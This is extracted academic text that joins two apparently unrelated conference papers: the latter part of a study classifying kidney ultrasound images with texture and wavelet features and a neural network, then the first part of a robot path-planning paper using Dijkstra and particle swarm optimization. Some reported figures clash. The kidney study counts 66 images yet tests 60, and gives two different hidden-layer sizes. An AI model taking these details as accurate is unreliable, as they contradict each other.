- Kidney Stones: Kidney stones come in different varieties such as, Calcium-containing stones, Uric acid stones, or infected stones.

TABLE I.   TYPES OF DISEASES AND THE NUMBER OF IMAGES USED FOR EACH TYPE

Image Class	Number of Images
Normal Kidney	12
Kidney with cystic lesions	18
Renal Failure	12
Kidney with stone	12
Kidney with Tumor	12
Total number of images	66

(a)   (b)

(c)   (d)

(e)

Fig. 2. Kidney ultrasound images (a) Normal, (b) Kidney with tumor, (c) Kidney failure, (d) Kidney with cystic lesions, and (e) kidney with stone

III. IMAGE PREPROCESSING

A. Region-Of-Interest (ROI)

The first step in image preprocessing is to determine the region of interest (ROI). It will improve the speed and accuracy of classification process by selecting only the kidney and removing unneeded details like patient and scan information. Previous researches have proposed automated ways to get the ROI [9] nevertheless, in the present work, a rectangular ROI of size 256x256 was obtained manually by cropping the kidney image to simplify the process and limit the possibilities of errors. The ROI size of 256x256 pixels was

chosen as being suitable for both longitudinal and transverse kidney images. Fig .3 shows a normal kidney image with outlined ROI area.

B. Speckle noise

To improve the quality of ultrasound kidney images, image-preprocessing techniques have been adopted. Three filters were applied and their performance was compared and evaluated in terms of entropy. These are: Wiener, Histogram Equalization and Median Filter.

1) Wiener Filter

Wiener filter is used to reduce the noise present in the image [10]. Fig. 4 shows the output image after using Wiener filter.

Fig. 3.   Normal Kidney Image with outlined ROI

(a)   (b)

Fig. 4.   ROI of Kidney image (a) Original Image, (b) Wiener filtered image

(a)   (b)

Fig. 5. ROI of Kidney image (a) Original Image, (b) output of histogram equalization

(a)   (b)

Fig. 6.   ROI (a) Original Image, (b) output of Median Filter

2) Histogram Equalization

Histogram equalization is used to improve the visual appearance of an image by adjusting the image histogram [11],[12] . Fig. 5 shows the results of applying histogram equalization.

3) Median Filter

Median Filter helps in reducing mainly speckle and salt and pepper noise [12]. Fig. 6 shows the resulting image after using a 3 x3 median filter.

The results showed that Median filter gives the best performance especially if the evaluator is concerning more on the kidney edges than the whole image. This is in agreement with that reported in [11]

IV.   FEATURE EXTRACTION

A. Statistical Features

Statistical features is one of the early methods proposed in image processing. The gray level co-occurrence matrix (GLCM) of the ROI was used as suggested by Haralick [13].

The following features are extracted from the GLCM of the ROI kidney images using MATLAB: Energy, Entropy, Contrast, Homogeneity, Maximum probability and correlation [14].

1) Energy is a measure of local homogeneity and it is calculated using:

$$Energy = \frac{1}{MN}\sum_{j=1}^{M}\sum_{i=1}^{N}\{X(i,j)\}^2 \qquad (1)$$

where, *i* and *j* are the pixel values.

2) Entropy measures the average, global information content of an image in terms of average bits per pixel. As the magnitude of entropy increases, more information is associated with the image.

$$Entropy = -\sum_{i}\sum_{j}p(i,j)\,log\,p(i,j) \qquad (2)$$

3) Contrast defines the difference between the lightest and darkest areas on an image.

$$Contrast = \sum_{i}\sum_{j}(i-j)^2\,p(i,j) \qquad (3)$$

4) Homogeneity is the state or quality of being homogeneous, biological or other similarities within a group.

$$Homogeneity = \sum_{i}\sum_{j}\frac{p(i,j)}{1+|i-j|} \qquad (4)$$

5) Correlation is a measure of the strongest of the relationship between two variables.

$$Correlation = \frac{cov(x,y)}{\sigma_x\sigma_y} \qquad (5)$$

Table II depicts the results of feature extraction associated with each class of images. Values in the upper row are the mean values for each class and the lower row gives the standard deviation for each class.

B. Discrete wavelet Transform

The discrete wavelet transform (DWT) is a multi-resolution analysis technique that analyzes the signal by decomposing the signal into its coarse and detail information, this is accomplished by using successive high-pass and low-pass filtering operations [15], [16], based on following equations:

$$y_{high}[k] = \sum_{n=-\infty}^{+\infty} x(n).g(2k-n) \qquad (7)$$

$$y_{low}[k] = \sum_{n=-\infty}^{+\infty} x(n).h(2k-n) \qquad (8)$$

TABLE II.   STATISTICAL FEATURES RESULTS

Features	Image Classes				
	Normal	*Failure*	*Stone*	*Tumor*	*Cyst*
Entropy	5.695	5.990	5.260	6.129	6.472
	0.640	0.450	0.964	0.110	0.773
Contrast	0.109	0.155	0.196	0.097	0.148
	0.025	0.021	0.021	0.010	0.047
Correlation	0.942	0.900	0.935	0.928	0.954
	0.008	0.031	0.009	0.003	0.020
Energy	0.304	0.282	0.358	0.293	0.239
	0.086	0.065	0.136	0.029	0.097
Homogenety	0.959	0.948	0.945	0.955	0.942
	0.004	0.008	0.009	0.004	0.012

Fig. 7.   One level of the DWT transform for 2D signal

V.   FEATURE SELECTION

The Principal Component Analysis (PCA) technique was used frequently in previous work for feature reduction in classification problems with ultrasound images [1], [5]. PCA was also used in conjunction with DWT in other object classification problems like face recognition [17]. In this work, PCA helps in reducing the feature vector dimension obtained from DWT of ultrasound kidney images.

Procedure for making PCA:

- Getting the covariance matrix.

- Getting the Eigen Vectors

- Selecting top Eigen Values from Eigen Vectors

Using MATLAB, the first step in this procedure results in a covariance matrix of size 32x32. Second step gives an eigenvector of 32 values i.e. the eigenvalues or the principal components .

The results have shown that the first 15 eigenvalues in the eigenvector, can be considered as useful-nonzero values. These first 15 values will then be used in the classification stage.

VI. NEURAL NETWORK CLASSIFICATION

A. *Neural Network Topology Design*

Using "NeuralBuilder" module in "NeuroSolutions" software provided by "NeuroDimension", Inc., a multilayer neural network as shown in Fig. 8, with two hidden layers with 10 nodes each was designed. Five output nodes were used to produce the following output encoding for the five kidney image classes- '10000' for 'Normal', '01000' for 'Failure', '00100' for 'Stone', '00010' for 'Tumor' and '00001' for 'Cyst'. A Sanger´s rule and sigmoidal activation function were found suitable for the classification purpose. A mean square error value of 0.05 was used to stop the learning process.

B. *Building and Training ANN*

Network characteristics like number of hidden layers, processing elements in each layers, optimization method and learning rule are customizable and could be adjusted for getting better learning rate and less mean square error (MSE) which is an important measure of network performance. Different topologies of neural networks were used to reach the best results.

Optimal results were obtained when the number of processing elements in the first hidden layer is 3 nodes and in the second hidden layer is 6 nodes.

Fig. 8.   Multilayer ANN with two hidden layers

Training was performed using the hold-out method where 50% of the data were used for training the classifier and 50% for testing [18]. Each set of features was used separately and the results were compared.

A correct classification rate of 95% was obtained using statistical features; on the other hand, 97% of the images were correctly classified when trained with wavelet features. Table III illustrates the results for each feature set; where sensitivity and specificity were calculated using equations (9), (10) respectively.

$$Sensitivity = true\ positives/(true\ positive + false\ negative) \qquad (9)$$

$$Specificity = true\ negatives\ /(true\ negative + false\ positives) \qquad (10)$$

VII. CONCLUSION

In this paper, an automatic system for the detection and classification of kidney diseases has been developed. The system consists of five main parts: ROI segmentation, image preprocessing, feature extraction, feature selection and classification. ROI segmentation was performed manually with the help of the physician by cropping. Image preprocessing was carried out using three types of filters: Wiener filter, Median filter and Histogram Equalization filter. The results showed that Median filter gives the best performance. Two sets of features were extracted using two different features extraction techniques. These are statistical-based features and the multi-scale wavelet-based features. Feature selection was achieved using the principal component analysis approach. A multilayer feed forward neural network utilizing the back-propagation algorithm was used for classification purpose. It has been shown that the highest classification rate was obtained using the multi-scale wavelet-based features. A correct classification rate of 97% has been obtained which is comparable to similar neural networks classifiers used in [1], [2], [19]. The results are encouraging and promising. Further work is required to apply the suggested methodologies to a larger data set with a wide spectrum of kidneys disorders and to develop a complete intelligent system that can be used as an assistant tool in automatic classification of ultrasound kidney images. Improving the classification accuracy is a subject of a current investigation which aims to develop a complete automatic kidney images classification.

TABLE III.   COMPARISON OF THE CLASSIFICATION RESULTS

Image Class	Statistical Features		Wavelet- based Features	
	Classification Rate [57/60] (95%)		*Classification Rate* [59/60] (97%)	
	Sensitivity	*Specificity*	*Sensitivity*	*Specificity*
Normal	[10/10] (100%)	[48/50] (96%)	[10/10] (100%)	[50/50] (100%)
Failure	[10/10] (100%)	[50/50] (100%)	[10/10] (100%)	[50/50] (100%)
Stone	[10/12] (83%)	[48/48] (100%)	[11/12] (91%)	[48/48] (100%)
Tumor	[10/10] (100%)	[49/50] (98%)	[10/10] (100%)	[49/50] (98%)
Cyst	[17/18] (94%)	[52/52] (100%)	[17/18] (94%)	[52/52] (100%)

REFERENCES

[1] Balasubramanian, D., Coll. of Eng., Chennai, Srinivasan, P., Gurupatham, R. "Automatic classification of focal lesions in ultrasound liver images using principal component analysis and neural networks," Engineering in Medicine and Biology Society, 2007. EMBS 2007. 29th Annual International Conference of the IEEE, Lyon, France, pp. 2134 – 2137, August 2007.

[2] K.Bommanna Raja, M.Madheswaran and K.Thyagarajah "Analysis of Ultrasound kidney Images using Content Descriptive Multiple Features for Disorder Identification and ANN based Classification," International Conference on Computing: Theory and Applications 2007 (ICCTA'07), pp. 382 – 388

[3] Hafizah, W.M., Supriyanto, E. , Yunus, J. "Feature Extraction of Kidney Ultrasound Images Based on Intensity Histogram and Gray

Level Co-occurrence Matrix" Modelling Symposium (AMS), 2012 Sixth Asia, pp. 115 – 120

[4] Yu-Long Qiao, Harbin ; Chun-Yan Song and Chun-Hui Zhao "Double-Density Discrete Wavelet Transform Based Texture Classification" Intelligent Information Hiding and Multimedia Signal Processing, 2007. IIHMSP 2007. Third International Conference on (Volume:1), pp. 91 – 94.

[5] Jiří Blahuta, Tomáš Soukup and Petr Čermák "The image recognition of brain-stem ultrasound images with using a neural network based on PCA" International Journal Of Applied Mathematics and Informatics Issue 2, Volume 5, 2011, pp. 46 – 54.

[6] Chris Ding and Xiaofeng He, "K-Means Clustering via Principal Component Analysis", In proceedings of the 21st International Conference on Machine Learning, Banff, Canada, 2004 Page 29

[7] Bernd Jähne, Horst Haußecker, Peter Geißler "Handbook of Computer Vision and Applications" Volume 2, Signal Processing and Pattern Recognition 1999, pp. 275-308

[8] Harald Lutz, Elisabetta Buscarini "WHO manual of diagnostic ultrasound. Vol. 1. -- 2nd ed" World Health Organization 2011, Chapter 13 Kidneys and ureters

[9] Wan Mahani Hafizah, Eko Supriyanto, "Automatic Region of Interest Generation for Kidney Ultrasound Images " ACS'11 Proceedings of the 11th World Scientific and Engineering Academy and Society (WSEAS) international conference on Applied computer science Stevens Point, Wisconsin, USA, 2011, pp. 70-75

[10] Brown, Robert Grover; Hwang, Patrick Y.C.. "Introduction to Random Signals and Applied Kalman Filtering (3 ed.)". New York: John Wiley & Sons (1996). ISBN 0-471-12839-2.

[11] Wan Mahani Hafizah, Eko Supriyanto, "Comparative Evaluation of Ultrasound Kidney Image Enhancement Techniques" , International Journal of Computer Applications (0975 – 8887) Volume 21– No.7, May 2011.

[12] Shradha Dakhare, Harshal Chowhan, Manoj B.Chandak "Combined Approach for Image Segmentation" International Journal of Computer Trends and Technology (IJCTT), Volume 11 No. 3, May 2014, pp. 118 – 121.

[13] K. Shanmugam R. M. Haralick and I. H. Dinstein, "Textural features for image classification" IEEE Transactions on Systems, Man and Cybernetics 3 (1973), pp. 610 - 621.

[14] S. Manikandan , V. Rajamani , "A Mathematical Approach for Feature Selection & Image Retrieval of Ultra Sound Kidney Image Databases", European Journal of Scientific Research ISSN 1450-216X Vol.24 No.2 (2008), pp.163-171

[15] Carmen Mariana Nicolae and Luminita Moraru "Image Analysis of Kidney Using Wavelet Transform" Annals of the University of Craiova, Mathematics and Computer Science Series, Volume 38(1), 2011, pp. 27–34 , ISSN: 1223-6934

[16] G. Simone, F.C. Morabito, R. Polikar, P. Ramuhalli, L. Udpa and S. Udpa "Feature extraction techniques for ultrasonic signal classification" International Journal of Applied Electromagnetics and Mechanics 15 (2001/2002) pp. 291–294.

[17] Mrs.N.G.Chitaliya, Prof.A.I.Trivedi "Feature Extraction using Wavelet-PCA and Neural network for application of Object Classification & Face Recognition" Second International Conference on Computer Engineering and Applications 2010, pp. 510-514

[18] C. M. Bishop. "Neural Networks for Pattern Recognition." Oxford University Press, 1995.

[19] Deepika Gupta, Ajay Kumar Singh, Deepa Kumari, Raina "Hybrid Feature based Natural Scene Classification using Neural Network" International Journal of Computer Applications (0975 – 8887) Volume 41– No.16, March 2012, pp. 48 – 52.

Robot Path Planning Based on Random Coding Particle Swarm Optimization

Kun Su

College of Electronic and Electrical
Engineering
Shanghai University of Engineering
Science
Shanghai, P.R. China

YuJia Wang

College of Electronic and Electrical
Engineering
Shanghai University of Engineering
Science
Shanghai, P.R. China

XinNan Hu

College of Electronic and Electrical
Engineering
Shanghai University of Engineering
Science
Shanghai, P.R. China

Abstract—Mobile robot navigation is to find an optimal path to guide the movement of the robot, so path planning is guaranteed to find a feasible optimal path. However, the path planning problem must be solve two problems, i.e., the path must be kept away from obstacles or avoid the collision with obstacles and the length of path should be minimized. In this paper, a path planning algorithm based on random coding particle swarm optimization (RCPSO) algorithm is proposed to get the optimal collision-free path. Dijstra algorithm is applied to search a sub-optimal collision-free path in our algorithm; then the RCPSO algorithm is developed to tackle this optimal path planning problem in order to generate the global optimal path. The crossover operator of genetic algorithm and random coding are introduced into the particle swarm optimization to optimize the location of the sub-optimal path. The experiment results show that the proposed method is effective and feasible compared with different algorithms.

Keywords—robot path planning; Dijsktra algorithm; random coding; particle swarm optimization

I. INTRODUCTION

Since mobile robot is widely used in manufacturing, service and aviation field. There is still a challenging and interesting subject for research in mobile robotics field. The optimal path planning is the primary task problem of navigation, which is to search a collision-free optimal path from a starting point to the target. The path planning problem is launched at the late 1960s. Lozano-perez and Wesley firstly proposed the free C-space method in path planning [1]. So much focus has been given to the path planning problem. Now there are many methods to solve the question, according to the similarities and differences in environmental modeling and search strategy. Path planning can be classified into two main categories, i.e., the classical and heuristic [2, 3, 9]. The classical approach such as visibility graph methods [4], which requires a huge amount of computation when the number of vertices of polygonal obstacles are increasing, also its computation complexity is $O(n^2)$ in 2-D, where n is the number of the vertices. The main problem of the grid methods [5] is how to determine the size of the grids, as to the size of grids have great influence in accuracy of the described environment, memory space and

search efficiency. Dijkstra algorithm [6] is widely used in search for the shortest path problem and can find the shortest path in the explicit figure. The artificial potential field method [7] has some inherent limitations that may lose the global optimization and be trapped in the local minimum. In order to improve the efficiency of classical approach, the heuristic approach has been developed to overcome the complex nature of the NP-complete problem, such as randomized potential planner (RPP) [8], probabilistic road map (PRM) [10] and rapidly-exploring random tree (RRT) [11]. There is lots of interest in the field such as genetic algorithm [12] which has strong optimization ability. However the genetic algorithm may fall into local optimum and premature problem. The swarm intelligence algorithm [13] is simple, less control parameters and the fast convergence such as the ant colony optimization [20], which has demonstrated to outperform classical approach. But the main disadvantage of the ant colony optimization is difficult to determine its parameters, which may be not conducive to obtaining the quick solution convergence, and so on.

Particle swarm optimization (PSO) is a population algorithm based stochastic optimization technique that inspired by social behavior of bird flocking [14]. Moreover, existing studies has shown that the competence of PSO to tackle the path planning problem with different map [15, 16, 17]. However, those works are easy to trap into local minimum or cannot be rapid convergence under a complex map.

In this paper, we present a RCPSO algorithm, which is applied for the global optimal path planning of mobile robot. The path planning problem includes two sub-problems: the free space modeling and searching for the feasible optimal path. The first step, establishing the free space modeling in the globe environment with the MAKLINK graph; the second step, making use of the Dijkstra algorithm to search a sub-optimal collision-free path; in order to generate the global optimal path, finally, utilizing the RCPSO algorithm with constant weight to optimize and adjust the location of the sub-optimal, in this algorithm, a global optimal path is described as a set of discrete point on MAKLINK graph. Moreover, there is the crossover operator of genetic algorithm introduced into the RCPSO algorithm to improve the feasible path.

The remainder of this paper is organized as follows. In Section II, a brief review of PSO is given; the free space is

established for mobile robot and the performance criterions are presented in Section III; Section IV gives the process of path planning, the Dijkstra algorithm is described and the RCPSO algorithm is applied for the MAKLINK graph. Section V describes the experiments and results. Section VI gives our conclusions finally.

II. PARTICLE SWARM OPTIMIZATION

PSO is a population based stochastic optimization technique that inspired by social behavior of bird flocking and it is to use the information sharing mechanism, particle learn from each experience and promote population growth. PSO on behalf of a group of particles through evolution candidate solution to solve the problem, each particle preserve their positions after all the best as individuals adjust to the optimal value. Save personal best group of all the particles in the optimal fitness value as a global optimum. Through the personal best and global best fly expect particles to converge to the optimal solution. Considering the i-th particle in the swarm, its position and velocity is $\vec{x}_i(t) = \left(x_{i,1}(t), x_{i,2}(t), \cdots, x_{i,n}(t)\right)$ and $\vec{v}_i(t) = \left(v_{i,1}(t), v_{i,2}(t), \cdots, v_{i,n}(t)\right)$ in the t-th iteration, and then in the iteration $(t+1)$-th will be updated by the following equations:

$$\begin{cases} v_{i,j}(t+1) = \omega v_{i,j}(t) + c_1 r_1 \left(pb_{i,j}(t) - x_{i,j}(t) \right) + c_2 r_2 \left(gb_j(t) - x_{i,j}(t) \right) \\ x_{i,j}(t+1) = x_{i,j}(t) + v_{i,j}(t+1) \end{cases} \quad (1)$$

Where $pb_{i,j}(t)$ denotes the personal best particle and $gb_j(t)$ denotes the global best particle the gene j of particle i in the t-th iteration, and the acceleration coefficients c_1 and c_2 are non-negative constant, r_1 and r_2 are two random number between 0 and 1, and the inertia weight ω is defined as controlling the exploration of particle in space.

III. PROBLEM FORMULATION

There are two issues to solve in path planning: how to prevent collision from the obstacles and how to search an optimal path. To tackle the problem, the workspace is established for robot.

A. Modeling of the mobile workspace

The method proposed by Tan et al. [19] is adopted to establish the free space for mobile robot because of its small sensitivity to obstacles shape, the result is shown in Fig. 1 and Fig .2.

Fig.1.   Map with MAKLINK graph

In Fig. 1, there are vertices of grown obstacles, free links, start point and target, the (x, y) coordinates of the obstacle vertices are (40, 288), (40, 151), (66, 151), (66, 288), (115, 275), (95, 214), (123, 163), (170, 245), (90, 106), (90, 45), (183, 45), (183, 106), (238, 311), (212, 248), (274, 268), (258, 205), (234, 190), (234, 111), (296, 111), (296, 137), (170, 170), (190, 150), and (210, 170), respectively. the (x, y) coordinates of start point S(15, 335) and target T(315 35), respectively.

Fig.2.   Network graph for mobile robot

As depicted in Fig. 2, v_i denotes the middle point of each free link, respectively, $i = 1, 2, \cdots, l$ where the symbol l denotes the sum of free link number. If two adjacent middle point are connected together to form a line that cannot intersect with any obstacles, moreover, point S and T are also connected to adjacent point make an integrated network graph, which make a possible feasible path for the mobile robot in such environment.

Fig. 2 is a weight undirected graph that denoted by $G = \left(\omega_{i,j}, V, E \right)$, where $\omega_{i,j}$ is the distance between two adjacent middle points, which can also be defined as:

$$\omega_{i,j} = \begin{cases} length(v_i, v_j), & if\ edge(v_i, v_j) \in E \\ 0, & if\ i = j \\ \infty, & others \end{cases} \quad (i, j) \in (0, 1, \cdots, l+1) \quad (2)$$

Where $V = v_i, i = 0, 1, \cdots, l, l+1$ is a set of points, v_0 denotes respectively the start point S and the target point T is denoted by v_{l+1}, respectively. E is a set of the lines that includes: the lines those the middle points of two adjacent free links connect to each other, the lines connect point S with the middle points on the free links adjacent to S, and the lines connect the target T with the middle points on the free links adjacent to T. By utilizing the weight undirected graph G, the free space model can be established.

B. Performance criterions

A sub-optimal path can be searched and denoted by $P_0, P_1, \cdots, P_g, P_{g+1}$ in network graph for mobile robot. The points $P_1, P_2, \cdots, P_g$ are the middle points of free links and P_0, P_{g+1} are the start point S and target T respectively. There are two points P_{i1} and P_{i2} on the corresponding free link for each P_i, i.e., the start point and the end point. The location of

free link needs to adjust in order to find an optimal path. The parameter ph_i is introduced that can be defined as:

$$ph_i = P_{i1} + (P_{i2} - P_{i1}) \times p_i, \quad p_i \in [0,1], (i = 1, 2, \cdots, g) \qquad (3)$$

Where p_i is a parameter between zero and one. A complete path can be found, which is constructed by $ph_i \, (i = 1, 2, \cdots, g)$, the start point S and target T, therefore, the path is transform to be optimize the following set of points $P = (S, ph_1, ph_2, \cdots, ph_g, T)$.

For the performance criterion, the length of the path, assuming that the start point S and the target T are ph_0 and ph_{g+1}, so the path can be described as:

$$L(P) = \sum_{i=0}^{g} D(ph_i, ph_{i+1}) \qquad (4)$$

Where $D(ph_i, ph_{i+1})$ denotes the distance between ph_i and ph_{i+1}, so the value of $D(ph_i, ph_{i+1})$ can be calculated as follows:

$$D(ph_i, ph_{i+1}) = \sqrt{\left(x_{ph_i} - x_{ph_{i+1}}\right)^2 + \left(y_{ph_i} - y_{ph_{i+1}}\right)^2} \qquad (5)$$

In accordance with the performance criterion, we need optimize the points ph_i respectively, which is mean to adjust the parameter p_i to find the optimal path.

For the purpose of dynamic convergence behavior of algorithm in the iteration process, two statistic index is introduced into the experiment, namely, the mean value E and the standard deviation D. they can be define by the Eq.(6) and Eq.(7).

$$E = \frac{\sum_{i=1}^{n} L_i}{n} \qquad (6)$$

$$D = \sqrt{\frac{1}{n} \sum_{i=1}^{n} (L_i - E)^2} \qquad (7)$$

Where L_i denotes length of a feasible path of mobile robot, which generate by the $i-$th iteration, and n represents the total number of current iteration. The mean value E is the average value of a feasible path generated by the all current iteration. The less the E value, the better the solution generated by each iteration. So E represents the accuracy of an algorithm. The standard deviation D reflects the discrete degree of feasible optimized path. The smaller the D value, the better the centrality of the solution generated by all current iteration.

IV.　THE PATH PLANNING

To reduce the computational complexity of path planning problem, firstly, a sub-optimal path is searched through the Dijkstra algorithm, then utilizes the RCPSO algorithm to find an optimal path.

A. Dijkstra algorithm

In order to search a feasible collision-free path from the start point S to the target T in a free space, we take the Dijkstra algorithm to solve the problem. As the weight undirected graph $G = (\omega_{i,j}, V, E)$ has been known that is a n-order graph, to calculate the sub-optimal collision-free path in graph G, it requires some assumption[21] as follow:

(1) Assume $l_{P(i)}(n)$ is equal to the weight $\omega_{0,i}$ that is the shortest length from v_0 to v_i, if v_i get the label $l_{P(i)}(n)$ then v_i obtain the permanent label in step n.

(2) Assume $l_{T(j)}(n)$ is equal to the weight $\omega_{0,j}$ that is the upper shortest length from v_0 to v_j, if v_j get the label $l_{T(j)}(n)$ then v_i obtain the permanent label in step n.

(3) Set $P_n = \{v \mid v \text{ has obtained permantent label}\}$ to be "the passed the vertex" in step n.

(4) Set $T_n = V - P_n$ to be "the vertex set that hasn't been passed" in step n, then the Dijkstra algorithm is following these steps:

Step 1: Initialization $\begin{cases} n = 0 \\ l_{P(0)}(0) = 0 \\ P_0 = \{v_0\} \\ T_0 = V - P_0 \\ l_{T(j)}(0) = \omega_{i,j}; (j \neq 0) \end{cases}$

Step 2: Traverse, WHILE the maximum number of the vertices of the set V has been reached, i.e, $n \leq l+1$, DO

Step 2.1 Search next permanent vertex

(1) Set $l_{P(i)}(n) = \min\{l_{P(i)}(n-1)\}, (n \geq 1)$,

(2) Update the vertex set P_n and T_n by the Eq.(8)

$$P_n = P_{n-1} \bigcup \{v_i\}, T_n = V - P_n \qquad (8)$$

(3) Check T_n: if $T_n = \varnothing$ then the algorithm end, else jump step 2.2

Step 2.2 Update the vertex set in T_n

Set $l_{T(j)}(n) = \min\{l_{T(j)}(n-1), l_{P(j)}(n) + \omega_{i,j}\}$

Step 2.3 Increment the loop counter, $n = n+1$.

Step 3: output the points of optimal path

Applying the Dijkstra algorithm to the Fig. 2, the optimal path can get as shown in Fig. 3, and the length of this path is 507.692 meters.

B. The RCPSO algorithm

By applying the Dijkstra algorithm can find a sub-optimal collide-free path, however, in order to search a global optimal feasible path for mobile robot from the start point S to the target T, it is still to adjust and optimize the path. So as to satisfy the performance criterion, this section represents RCPSO algorithm, where the crossover operator of genetic algorithm and random coding are introduced into the PSO algorithm to improve the capability of the PSO algorithm.

1) Particle coding

The section 3.1 indicates that a point set of $ph_1, ph_2, \cdots, ph_g$ determines path $L(P)$, and according to the Eq. (3), a constant set of $p_1, p_2, \cdots, p_g$ is the decision variables of the path planning problem. And the $p_1, p_2, \cdots, p_g$ can be selected as a particle which represents a global path points on the corresponding free link, respectively, so the particles can be based on a random sampling to create.

2) Updating the personal best positions

In this section, the crossover operator of genetic algorithm introduced to update the personal best position (*pbest*), crossover operator is applying the crossover operator has two advantages: on the one hand, it can escape from the local optima, on the other hand, it improves the performance of convergence speed, hence, we adopt the crossover operator to update *pbest* .

3) Updating the particle position

In the RCPSO algorithm, a particle represents a global path points on the corresponding free link, so in this section a new method based on crossover operator and random sampling to update the particle's position.

The $i-$th particle $\vec{x}_i(t) = \left(x_{i,1}(t), x_{i,2}(t), \cdots, x_{i,n}(t) \right)$ was considered as an example, and the proposed approach is following these steps:

Step 1: Initialize, set $t = 1$, $i = 1$;

Step 2: Get *pbest* from particles, as for definiteness and without loss the generality, each *pbest* particle applies the crossover operator in the $t-$th iteration.

Step 3: Update the value of position $x_{i,j}$ by the Eq. (1), and t++.

Step 4: In case of the particles maintain the boundary of position $x_{i,j}$, we confine the particle in a range, if the particle is out of boundary, then updating $x_{i,j}$ by

$$\begin{cases} range = upbound - lowbound \\ x_{i,j} = range \times rand \end{cases} \quad (9)$$

Step 5: Let t =t+1, if $t > iter_{max}$, jump out of the iteration loop process, else return to Step 2.

In those steps, $iter_{max}$ refers to the maximal number of iteration, Fig. 3 also shows the flowchart of the RCPSO algorithm.
